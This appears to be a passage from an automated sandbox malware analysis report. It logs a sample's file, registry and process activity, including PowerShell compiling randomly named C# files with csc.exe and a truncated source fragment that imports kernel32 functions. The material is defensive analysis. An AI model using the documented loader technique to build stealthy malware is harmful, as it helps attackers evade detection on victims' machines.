C:\Users\user\AppData\Local\Temp\n2sgiaoa.0.cs	0	400	ff 75 73 69 6e 67 20 53 79 73 74 65 6d 3b 0a 75 73 69 6e 67 20 53 79 73 74 65 6d 2e 52 75 6e 74 69 6d 65 2e 49 6e 74 65 72 6f 70 53 65 72 76 69 63 65 73 3b 0a 0a 6e 61 6d 65 73 70 61 63 65 20 67 77 72 65 76 6c 6e 76 73 64 0a 7b 0a 20 20 20 70 75 62 6c 69 63 20 63 6c 61 73 73 20 71 6c 6d 62 0a 20 20 20 20 7b 0a 20 20 20 20 5b 44 6c 6c 49 6d 70 6f 72 74 28 22 6b 65 72 6e 65 6c 33 32 22 29 5d 0a 70 75 62 6c 69 63 20 73 74 61 74 69 63 20 65 78 74 65 72 6e 20 49 6e 74 50 74 72 20 47 65 74 43 75 72 72 65 6e 74 50 72 6f 63 65 73 73 28 29 3b 0a 5b 44 6c 6c 49 6d 70 6f 72 74 28 22 6b 65 72 6e 65 6c 33 32 22 29 5d 0a 70 75 62 6c 69 63 20 73 74 61 74 69 63 20 65 78 74 65 72 6e 20 76 6f 69 64 20 53 6c 65 65 70 45 78 28 75 69 6e 74 20 79 6d 63 74 74 69 2c 75	using System;using System.Runtime.InteropServices;namespace gwrevlnvsd{public class qlmb {[DllImport("kernel32")]public static extern IntPtr GetCurrentProcess();[DllImport("kernel32")]public static extern void SleepEx(uint ymctti,u	success or wait	1	7FFA0178B526	WriteFile

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\n2sgiaoa.cmdline	0	353	ff 2f 74 3a 6c 69 62 72 61 72 79 20 2f 75 74 66 38 6f 75 74 70 75 74 20 2f 52 3a 22 53 79 73 74 65 6d 2e 64 6c 6c 22 20 2f 52 3a 22 43 3a 5c 57 69 6e 64 6f 77 73 5c 4d 69 63 72 6f 73 6f 66 74 2e 4e 65 74 5c 61 73 73 65 6d 62 6c 79 5c 47 41 43 5f 4d 53 49 4c 5c 53 79 73 74 65 6d 2e 4d 61 6e 61 67 65 6d 65 6e 74 2e 41 75 74 6f 6d 61 74 69 6f 6e 5c 76 34 2e 30 5f 33 2e 30 2e 30 2e 30 5f 5f 33 31 62 66 33 38 35 36 61 64 33 36 34 65 33 35 5c 53 79 73 74 65 6d 2e 4d 61 6e 61 67 65 6d 65 6e 74 2e 41 75 74 6f 6d 61 74 69 6f 6e 2e 64 6c 6c 22 20 2f 52 3a 22 53 79 73 74 65 6d 2e 43 6f 72 65 2e 64 6c 6c 22 20 2f 6f 75 74 3a 22 43 3a 5c 55 73 65 72 73 5c 61 6c 66 6f 6e 73 5c 41 70 70 44 61 74 61 5c 4c 6f 63 61 6c 5c 54 65 6d 70 5c 6e 32 73 67 69 61 6f 61 2e 64	/t:library /utf8output /R:"System.dll" /R:"C:\Windows\Microsoft.Net\assembly\GAC_MSIL\System.Management.Automation\v4.0_3.0.0.0__31bf3856ad364e35\System.Management.Automation.dll" /R:"System.Core.dll" /out:"C:\Users\user\AppData\Local\Temp\n2sgiaoa.d	success or wait	1	7FFA0178B526	WriteFile
C:\Users\user\AppData\Local\Temp\n2sgiaoa.out	0	438	ff 43 3a 5c 57 69 6e 64 6f 77 73 5c 73 79 73 74 65 6d 33 32 3e 20 22 43 3a 5c 57 69 6e 64 6f 77 73 5c 4d 69 63 72 6f 73 6f 66 74 2e 4e 45 54 5c 46 72 61 6d 65 77 6f 72 6b 36 34 5c 76 34 2e 30 2e 33 30 33 31 39 5c 63 73 63 2e 65 78 65 22 20 2f 74 3a 6c 69 62 72 61 72 79 20 2f 75 74 66 38 6f 75 74 70 75 74 20 2f 52 3a 22 53 79 73 74 65 6d 2e 64 6c 6c 22 20 2f 52 3a 22 43 3a 5c 57 69 6e 64 6f 77 73 5c 4d 69 63 72 6f 73 6f 66 74 2e 4e 65 74 5c 61 73 73 65 6d 62 6c 79 5c 47 41 43 5f 4d 53 49 4c 5c 53 79 73 74 65 6d 2e 4d 61 6e 61 67 65 6d 65 6e 74 2e 41 75 74 6f 6d 61 74 69 6f 6e 5c 76 34 2e 30 5f 33 2e 30 2e 30 2e 30 5f 5f 33 31 62 66 33 38 35 36 61 64 33 36 34 65 33 35 5c 53 79 73 74 65 6d 2e 4d 61 6e 61 67 65 6d 65 6e 74 2e 41 75 74 6f 6d 61 74 69 6f	C:\Windows\system32>"C:\Windows\Microsoft.NET\Framework64\v4.0.30319\csc.exe" /t:library /utf8output /R:"System.dll" /R:"C:\Windows\Microsoft.Net\assembly\GAC_MSIL\System.Management.Automation\v4.0_3.0.0.0__31bf3856ad364e35\System.Management.Automatio	success or wait	1	7FFA0178B526	WriteFile

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Microsoft\Windows\PowerShell\ModuleAnalysisCache	0	4096	50 53 4d 4f 44 55 4c 45 43 41 43 48 45 01 0f 00 00 00 fd 50 fd 65 9f fd 08 53 00 00 00 43 3a 5c 50 72 6f 67 72 61 6d 20 46 69 6c 65 73 5c 57 69 6e 64 6f 77 73 50 6f 77 65 72 53 68 65 6c 6c 5c 4d 6f 64 75 6c 65 73 5c 50 6f 77 65 72 53 68 65 6c 6c 47 65 74 5c 31 2e 30 2e 30 2e 31 5c 50 6f 77 65 72 53 68 65 6c 6c 47 65 74 2e 70 73 64 31 1d 00 00 00 10 00 00 00 55 6e 69 6e 73 74 61 6c 6c 2d 4d 6f 64 75 6c 65 02 00 00 00 04 00 00 00 69 6e 6d 6f 01 00 00 00 04 00 00 00 66 69 6d 6f 01 00 00 00 0e 00 00 00 49 6e 73 74 61 6c 6c 2d 4d 6f 64 75 6c 65 02 00 00 00 12 00 00 00 4e 65 77 2d 53 63 72 69 70 74 46 69 6c 65 49 6e 66 6f 02 00 00 00 0e 00 00 00 50 75 62 6c 69 73 68 2d 4d 6f 64 75 6c 65 02 00 00 00 0e 00 00 00 49 6e 73 74 61 6c 6c 2d 53 63 72 69 70 74 02 00	PSMODULECACHEPeSC:\Program Files\WindowsPowerShell\Modules\PowerShellGet\1.0.0.1\PowerShellGet.psd1Uninstall-ModuleinmofimoInstall-ModuleNew-scriptFileInfoPublish-ModuleInstall-scr<wbr>ipt	success or wait	1	7FFA0178B526	WriteFile
C:\Users\user\AppData\Local\Microsoft\Windows\PowerShell\ModuleAnalysisCache	4096	4096	00 53 74 6f 70 2d 50 72 6f 63 65 73 73 08 00 00 00 0f 00 00 00 52 65 73 74 61 72 74 2d 53 65 72 76 69 63 65 08 00 00 00 10 00 00 00 52 65 73 74 6f 72 65 2d 43 6f 6d 70 75 74 65 72 08 00 00 00 0c 00 00 00 43 6f 6e 76 65 72 74 2d 50 61 74 68 08 00 00 00 11 00 00 00 53 74 61 72 74 2d 54 72 61 6e 73 61 63 74 69 6f 6e 08 00 00 00 0c 00 00 00 47 65 74 2d 54 69 6d 65 5a 6f 6e 65 08 00 00 00 09 00 00 00 43 6f 70 79 2d 49 74 65 6d 08 00 00 00 0f 00 00 00 52 65 6d 6f 76 65 2d 45 76 65 6e 74 4c 6f 67 08 00 00 00 0b 00 00 00 53 65 74 2d 43 6f 6e 74 65 6e 74 08 00 00 00 0b 00 00 00 4e 65 77 2d 53 65 72 76 69 63 65 08 00 00 00 0a 00 00 00 47 65 74 2d 48 6f 74 46 69 78 08 00 00 00 0f 00 00 00 54 65 73 74 2d 43 6f 6e 6e 65 63 74 69 6f 6e 08 00 00 00 0f 00 00 00 47 65 74	Stop-ProcessRestart-ServiceRestore-ComputerConvert-PathStart-TransactionGet-TimeZoneCopy-ItemRemove-EventLogSet-ContentNew-ServiceGet-HotFixTest-ConnectionGet	success or wait	1	7FFA0178B526	WriteFile

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Microsoft\Windows\PowerShell\ModuleAnalysisCache	8192	3414	2d 50 65 73 74 65 72 4f 70 74 69 6f 6e 02 00 00 00 0d 00 00 00 49 6e 76 6f 6b 65 2d 50 65 73 74 65 72 02 00 00 00 12 00 00 00 52 65 73 6f 6c 76 65 54 65 73 74 53 63 72 69 70 74 73 02 00 00 00 14 00 00 00 53 65 74 2d 53 63 72 69 70 74 42 6c 6f 63 6b 53 63 6f 70 65 02 00 00 00 00 00 00 00 fd 77 fd 65 9f fd 08 61 00 00 00 43 3a 5c 50 72 6f 67 72 61 6d 20 46 69 6c 65 73 20 28 78 38 36 29 5c 57 69 6e 64 6f 77 73 50 6f 77 65 72 53 68 65 6c 6c 5c 4d 6f 64 75 6c 65 73 5c 50 61 63 6b 61 67 65 4d 61 6e 61 67 65 6d 65 6e 74 5c 31 2e 30 2e 30 2e 31 5c 50 61 63 6b 61 67 65 4d 61 6e 61 67 65 6d 65 6e 74 2e 70 73 64 31 0d 00 00 00 11 00 00 00 53 65 74 2d 50 61 63 6b 61 67 65 53 6f 75 72 63 65 08 00 00 00 18 00 00 00 55 6e 72 65 67 69 73 74 65 72 2d 50 61 63 6b 61 67	-PesterOptionInvoke-PesterResolveTestscriptsSet-scr<wbr>iptBlockScopeweaC:\Program Files (x86)\WindowsPowerShell\Modules\PackageManagement\1.0.0.1\PackageManagement.psd1Set-PackageSourceUnregister-Packag	success or wait	1	7FFA0178B526	WriteFile

File Read

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe.config	unknown	4095	success or wait	1	7FFA0282B9DD	unknown
C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe.config	unknown	8173	end of file	1	7FFA0282B9DD	unknown
C:\Windows\Microsoft.NET\Framework64\v4.0.30319\Config\machine.config	unknown	4095	success or wait	1	7FFA0282B9DD	unknown
C:\Windows\Microsoft.NET\Framework64\v4.0.30319\Config\machine.config	unknown	6135	success or wait	1	7FFA0282B9DD	unknown
C:\Windows\assembly\NativeImages_v4.0.30319_64\mscorlib\ac26e2af62f23e37e645b5e44068a025\mscorlib.ni.dll.aux	unknown	176	success or wait	1	7FFA029012E7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe.config	unknown	4095	success or wait	1	7FFA02832625	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe.config	unknown	8173	end of file	1	7FFA02832625	ReadFile
C:\Windows\Microsoft.NET\Framework64\v4.0.30319\Config\machine.config	unknown	4095	success or wait	1	7FFA02832625	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_64\Microsoft.Pb378ec07#\58553ff4dedf0b1dd22a283773a566fc\Microsoft.PowerShell.ConsoleHost.ni.dll.aux	unknown	1248	success or wait	1	7FFA029012E7	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_64\System\10a17139182a9efd561f01fada9688a5\System.ni.dll.aux	unknown	620	success or wait	1	7FFA029012E7	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_64\System.Core\4e05e2e48b8a6dd267a8c9e25ef129a7\System.Core.ni.dll.aux	unknown	900	success or wait	1	7FFA029012E7	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_64\System.Manaa57fc8cc#\8b2774850bdc17a926dc650317d86b33\System.Management.Automation.ni.dll.aux	unknown	2764	success or wait	1	7FFA029012E7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe.config	unknown	4095	success or wait	1	7FFA0282B9DD	unknown
C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe.config	unknown	8173	end of file	1	7FFA0282B9DD	unknown
C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe.config	unknown	4095	success or wait	1	7FFA0282B9DD	unknown
C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe.config	unknown	8173	end of file	1	7FFA0282B9DD	unknown
C:\Windows\assembly\NativeImages_v4.0.30319_64\Microsoft.Mf49f6405#\dfef7a1e85e28d0ba698946b7fc68a28\Microsoft.Management.Infrastructure.ni.dll.aux	unknown	748	success or wait	1	7FFA029012E7	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_64\System.Management\d0f4eb5b1d0857aabc3e7dd079735875\System.Management.ni.dll.aux	unknown	764	success or wait	1	7FFA029012E7	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_64\System.Dired13b18a9#\78d6ee2fdd35fdb45b3d78d899e481ea\System.DirectoryServices.ni.dll.aux	unknown	752	success or wait	1	7FFA029012E7	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_64\System.Xml\f2e3165e3c718b7ac302fea40614c984\System.Xml.ni.dll.aux	unknown	748	success or wait	1	7FFA029012E7	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_64\System.Data\99a190301066e9665ec15a1f355a928e\System.Data.ni.dll.aux	unknown	1540	success or wait	1	7FFA029012E7	ReadFile
C:\Users\user\AppData\Local\Microsoft\Windows\PowerShell\StartupProfileData-NonInteractive	unknown	64	success or wait	1	7FFA028162DB	ReadFile

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Microsoft\Windows\PowerShell\StartupProfileData-NonInteractive	unknown	22412	success or wait	1	7FFA028163B9	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_64\Microsoft.P6f792626#\e64755e76f85a3062b9f5a99a62dcabb\Microsoft.PowerShell.Security.ni.dll.aux	unknown	1268	success or wait	1	7FFA029012E7	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_64\System.Transactions\773cde8eca09561aeac8ad051c091203\System.Transactions.ni.dll.aux	unknown	924	success or wait	1	7FFA029012E7	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_64\System.Configuration\e82398e9ff6885d617e4b97e31fb4f02\System.Configuration.ni.dll.aux	unknown	864	success or wait	1	7FFA029012E7	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\Microsoft.PowerShell.Operation.Validation\1.0.1\Microsoft.PowerShell.Operation.Validation.psd1	unknown	4096	success or wait	1	7FFA0178B526	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\Microsoft.PowerShell.Operation.Validation\1.0.1\Microsoft.PowerShell.Operation.Validation.psd1	unknown	492	end of file	1	7FFA0178B526	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\Microsoft.PowerShell.Operation.Validation\1.0.1\Microsoft.PowerShell.Operation.Validation.psd1	unknown	4096	end of file	1	7FFA0178B526	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\PackageManagement\1.0.0.1\PackageManagement.psd1	unknown	4096	success or wait	1	7FFA0178B526	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\PackageManagement\1.0.0.1\PackageManagement.psd1	unknown	774	end of file	1	7FFA0178B526	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\PackageManagement\1.0.0.1\PackageManagement.psd1	unknown	4096	end of file	1	7FFA0178B526	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\Pester\3.4.0\Pester.psd1	unknown	4096	success or wait	2	7FFA0178B526	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\Pester\3.4.0\Pester.psd1	unknown	4096	end of file	1	7FFA0178B526	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\Pester\3.4.0\Pester.psd1	unknown	4096	success or wait	2	7FFA0178B526	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\Pester\3.4.0\Pester.psd1	unknown	4096	end of file	1	7FFA0178B526	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\Pester\3.4.0\Pester.psm1	unknown	4096	success or wait	7	7FFA0178B526	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\Pester\3.4.0\Pester.psm1	unknown	682	end of file	1	7FFA0178B526	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\Pester\3.4.0\Pester.psm1	unknown	4096	end of file	1	7FFA0178B526	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\PowerShellGet\1.0.0.1\PowerShellGet.psd1	unknown	4096	success or wait	1	7FFA0178B526	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\PowerShellGet\1.0.0.1\PowerShellGet.psd1	unknown	289	end of file	1	7FFA0178B526	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\PowerShellGet\1.0.0.1\PowerShellGet.psd1	unknown	4096	end of file	1	7FFA0178B526	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\PowerShellGet\1.0.0.1\PowerShellGet.psd1	unknown	4096	success or wait	1	7FFA0178B526	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\PowerShellGet\1.0.0.1\PowerShellGet.psd1	unknown	289	end of file	1	7FFA0178B526	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\PowerShellGet\1.0.0.1\PSModule.psm1	unknown	4096	success or wait	143	7FFA0178B526	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\PowerShellGet\1.0.0.1\PSModule.psm1	unknown	993	end of file	1	7FFA0178B526	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\PowerShellGet\1.0.0.1\PSModule.psm1	unknown	4096	end of file	1	7FFA0178B526	ReadFile
C:\Program Files\WindowsPowerShell\Modules\Microsoft.PowerShell.Operation.Validation\1.0.1\Microsoft.PowerShell.Operation.Validation.psd1	unknown	4096	success or wait	1	7FFA0178B526	ReadFile
C:\Program Files\WindowsPowerShell\Modules\Microsoft.PowerShell.Operation.Validation\1.0.1\Microsoft.PowerShell.Operation.Validation.psd1	unknown	492	end of file	1	7FFA0178B526	ReadFile
C:\Program Files\WindowsPowerShell\Modules\Microsoft.PowerShell.Operation.Validation\1.0.1\Microsoft.PowerShell.Operation.Validation.psd1	unknown	4096	end of file	1	7FFA0178B526	ReadFile
C:\Program Files\WindowsPowerShell\Modules\PackageManagement\1.0.0.1\PackageManagement.psd1	unknown	4096	success or wait	1	7FFA0178B526	ReadFile
C:\Program Files\WindowsPowerShell\Modules\PackageManagement\1.0.0.1\PackageManagement.psd1	unknown	774	end of file	1	7FFA0178B526	ReadFile
C:\Program Files\WindowsPowerShell\Modules\PackageManagement\1.0.0.1\PackageManagement.psd1	unknown	4096	end of file	1	7FFA0178B526	ReadFile
C:\Program Files\WindowsPowerShell\Modules\Pester\3.4.0\Pester.psd1	unknown	4096	success or wait	2	7FFA0178B526	ReadFile

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Program Files\WindowsPowerShell\Modules\Pester\3.4.0\Pester.psd1	unknown	4096	end of file	1	7FFA0178B526	ReadFile
C:\Program Files\WindowsPowerShell\Modules\Pester\3.4.0\Pester.psd1	unknown	4096	success or wait	1	7FFA0178B526	ReadFile
C:\Program Files\WindowsPowerShell\Modules\Pester\3.4.0\Pester.psd1	unknown	4096	end of file	1	7FFA0178B526	ReadFile
C:\Program Files\WindowsPowerShell\Modules\Pester\3.4.0\Pester.psm1	unknown	4096	success or wait	1	7FFA0178B526	ReadFile
C:\Program Files\WindowsPowerShell\Modules\Pester\3.4.0\Pester.psm1	unknown	682	end of file	1	7FFA0178B526	ReadFile
C:\Program Files\WindowsPowerShell\Modules\PowerShellGet\1.0.0.1\PowerShellGet.psd1	unknown	4096	success or wait	1	7FFA0178B526	ReadFile
C:\Program Files\WindowsPowerShell\Modules\PowerShellGet\1.0.0.1\PowerShellGet.psd1	unknown	289	end of file	1	7FFA0178B526	ReadFile
C:\Program Files\WindowsPowerShell\Modules\PowerShellGet\1.0.0.1\PowerShellGet.psd1	unknown	4096	success or wait	1	7FFA0178B526	ReadFile
C:\Program Files\WindowsPowerShell\Modules\PowerShellGet\1.0.0.1\PowerShellGet.psd1	unknown	289	end of file	1	7FFA0178B526	ReadFile
C:\Program Files\WindowsPowerShell\Modules\PowerShellGet\1.0.0.1\PowerShellGet.psd1	unknown	4096	end of file	1	7FFA0178B526	ReadFile
C:\Program Files\WindowsPowerShell\Modules\PowerShellGet\1.0.0.1\PSModule.psm1	unknown	4096	success or wait	143	7FFA0178B526	ReadFile
C:\Program Files\WindowsPowerShell\Modules\PowerShellGet\1.0.0.1\PSModule.psm1	unknown	993	end of file	1	7FFA0178B526	ReadFile
C:\Program Files\WindowsPowerShell\Modules\PowerShellGet\1.0.0.1\PSModule.psm1	unknown	4096	end of file	1	7FFA0178B526	ReadFile
C:\Program Files\WindowsPowerShell\Modules\PSReadline\1.2\PSReadline.psd1	unknown	4096	success or wait	1	7FFA0178B526	ReadFile
C:\Program Files\WindowsPowerShell\Modules\PSReadline\1.2\PSReadline.psd1	unknown	4096	end of file	1	7FFA0178B526	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Utility\Microsoft.PowerShell.Utility.psd1	unknown	4096	success or wait	1	7FFA0178B526	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Utility\Microsoft.PowerShell.Utility.psd1	unknown	637	end of file	1	7FFA0178B526	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Utility\Microsoft.PowerShell.Utility.psd1	unknown	4096	end of file	1	7FFA0178B526	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Utility\Microsoft.PowerShell.Utility.psd1	unknown	4096	success or wait	1	7FFA0178B526	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Utility\Microsoft.PowerShell.Utility.psd1	unknown	637	end of file	1	7FFA0178B526	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_64\Microsoft.P521220ea#\3fead9bee9d7ca09b54c4ee7c5ed0848\Microsoft.PowerShell.Commands.Utility.ni.dll.aux	unknown	2264	success or wait	1	7FFA029012E7	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_64\System.Confe64a9051#\b7f41bbfe8914f994b68b89a23570901\System.Configuration.Install.ni.dll.aux	unknown	1260	success or wait	1	7FFA029012E7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Utility\Microsoft.PowerShell.Utility.psm1	unknown	4096	success or wait	8	7FFA0178B526	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Utility\Microsoft.PowerShell.Utility.psm1	unknown	128	end of file	1	7FFA0178B526	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Utility\Microsoft.PowerShell.Utility.psm1	unknown	4096	end of file	1	7FFA0178B526	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Management\Microsoft.PowerShell.Management.psd1	unknown	4096	success or wait	1	7FFA0178B526	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Management\Microsoft.PowerShell.Management.psd1	unknown	534	end of file	1	7FFA0178B526	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Management\Microsoft.PowerShell.Management.psd1	unknown	4096	end of file	1	7FFA0178B526	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Management\Microsoft.PowerShell.Management.psd1	unknown	4096	success or wait	1	7FFA0178B526	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Management\Microsoft.PowerShell.Management.psd1	unknown	534	end of file	1	7FFA0178B526	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_64\Microsoft.Pae3498d9#\03aa8bc6b99490176793256632e8342e\Microsoft.PowerShell.Commands.Management.ni.dll.aux	unknown	3148	success or wait	1	7FFA029012E7	ReadFile
C:\Users\user\AppData\Local\Temp\4rgoqrxw.dll	unknown	4096	success or wait	1	7FFA0178B526	ReadFile
C:\Users\user\AppData\Local\Temp\n2sgiaoa.dll	unknown	4096	success or wait	1	7FFA0178B526	ReadFile

Registry Activities

Key Value Created

Key Path	Name	Type	Data	Completion	Count	Source Address	Symbol
HKEY_CURRENT_USER\Software\App DataLow\Software\Microsoft\54E80703-A337-A6B8-CDC8-873A517CAB0E	FileOptions	binary	77 27 00 00 1C 80 00 00 C2 86 8F 8F 08 F8 D2 D8 CD C8 87 3A 0D 05 29 34 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	success or wait	1	1C32A487D81	RegSetValueExA

Analysis Process: conhost.exe PID: **5680**, Parent PID: **4604**

General

Target ID:	6
Start time:	09:31:01
Start date:	13/10/2022
Path:	C:\Windows\System32\conhost.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\system32\conhost.exe 0xffffffff -ForceV1
Imagebase:	0x7ff7fcd70000
File size:	625664 bytes
MD5 hash:	EA777DEEA782E8B4D7C7C33BBF8A4496
Has elevated privileges:	false
Has administrator privileges:	false
Programmed in:	C, C++ or other language
Reputation:	high

Analysis Process: csc.exe PID: **6048**, Parent PID: **4604**

General

Target ID:	7
Start time:	09:31:09
Start date:	13/10/2022
Path:	C:\Windows\Microsoft.NET\Framework64\v4.0.30319\csc.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\Microsoft.NET\Framework64\v4.0.30319\csc.exe" /noconfig /fullpaths @"C:\Users\user\AppData\Local\Temp\4rgoqrxw.cmdline
Imagebase:	0x7ff789be0000
File size:	2739304 bytes
MD5 hash:	B46100977911A0C9FB1C3E5F16A5017D
Has elevated privileges:	false
Has administrator privileges:	false
Programmed in:	.Net C# or VB.NET
Reputation:	moderate

File Activities

File Created

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
c:\Users\user\AppData\Local\Temp\CSCC346B8403E7B4A1592C575AE3967513E.TMP	read attributes | synchronize | generic write	device	synchronous io non alert | non directory file	success or wait	1	7FF789C5E907	CreateFileW

File Deleted

File Path	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\CSCC346B8403E7B4A1592C575AE3967513E.TMP	success or wait	1	7FF789C5E740	DeleteFileW

File Written

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\CSCC346B8403E7B4A1592C575AE3967513E.TMP	0	652	00 00 00 00 20 00 00 00 fd fd 00 00 fd fd 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 4c 02 00 00 3c 00 00 00 fd fd 10 00 fd fd 01 00 00 00 00 00 30 00 00 00 00 00 00 00 00 00 00 00 4c 02 34 00 00 00 56 00 53 00 5f 00 56 00 45 00 52 00 53 00 49 00 4f 00 4e 00 5f 00 49 00 4e 00 46 00 4f 00 00 00 00 00 fd 04 fd fd 00 00 01 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 3f 00 00 00 00 00 00 00 04 00 00 00 02 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 44 00 00 00 01 00 56 00 61 00 72 00 46 00 69 00 6c 00 65 00 49 00 6e 00 66 00 6f 00 00 00 00 00 24 00 04 00 00 00 54 00 72 00 61 00 6e 00 73 00 6c 00 61 00 74 00 69 00 6f 00 6e 00 00 00 00 00 00 00 00 fd 04 fd 01 00 00 01 00 53 00 74 00 72 00 69 00 6e 00 67 00 46 00 69 00 6c 00 65 00 49 00 6e 00 66	L<0L4VS_VERSION_INFO?DVarFileInfo$TranslationStringFileInf	success or wait	1	7FF789C5ED5B	WriteFile

File Read

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\4rgoqrxw.cmdline	unknown	353	success or wait	1	7FF789BF1EE7	ReadFile
C:\Users\user\AppData\Local\Temp\4rgoqrxw.0.cs	unknown	418	success or wait	1	7FF789BF1EE7	ReadFile

Analysis Process: cvtres.exe PID: **4720**, Parent PID: **6048**

General

Target ID:	8
Start time:	09:31:10
Start date:	13/10/2022
Path:	C:\Windows\Microsoft.NET\Framework64\v4.0.30319\cvtres.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\Microsoft.NET\Framework64\v4.0.30319\cvtres.exe /NOLOGO /READONLY /MACHINE:IX86 "/OUT:C:\Users\user\AppData\Local\Temp\RESE2A5.tmp" "c:\Users\user\AppData\Local\Temp\CSCC346B8403E7B4A1592C575AE3967513E.TMP"
Imagebase:	0x7ff6bdf40000
File size:	47280 bytes
MD5 hash:	33BB8BE0B4F547324D93D5D2725CAC3D
Has elevated privileges:	false
Has administrator privileges:	false
Programmed in:	C, C++ or other language
Reputation:	moderate

File Activities

There is hidden Windows Behavior. Click on **Show Windows Behavior** to show it.

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol

File Path	Offset	Length	Completion	Count	Source Address	Symbol

Analysis Process: csc.exe PID: **3340**, Parent PID: **4604**

General

Target ID:	9
Start time:	09:31:11
Start date:	13/10/2022
Path:	C:\Windows\Microsoft.NET\Framework64\v4.0.30319\csc.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\Microsoft.NET\Framework64\v4.0.30319\csc.exe" /noconfig /fullpaths @"C:\Users\user\AppData\Local\Temp\n2sgiaoa.cmdline
Imagebase:	0x7ff789be0000
File size:	2739304 bytes
MD5 hash:	B46100977911A0C9FB1C3E5F16A5017D
Has elevated privileges:	false
Has administrator privileges:	false
Programmed in:	.Net C# or VB.NET
Reputation:	moderate

File Activities

File Created

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
c:\Users\user\AppData\Local\Temp\CSC1B282484FFBD4A98A4CBD8847ACCD8A8.TMP	read attributes | synchronize | generic write	device	synchronous io non alert | non directory file	success or wait	1	7FF789C5E907	CreateFileW

File Deleted

File Path	Completion	Count	Source Address	Symbol
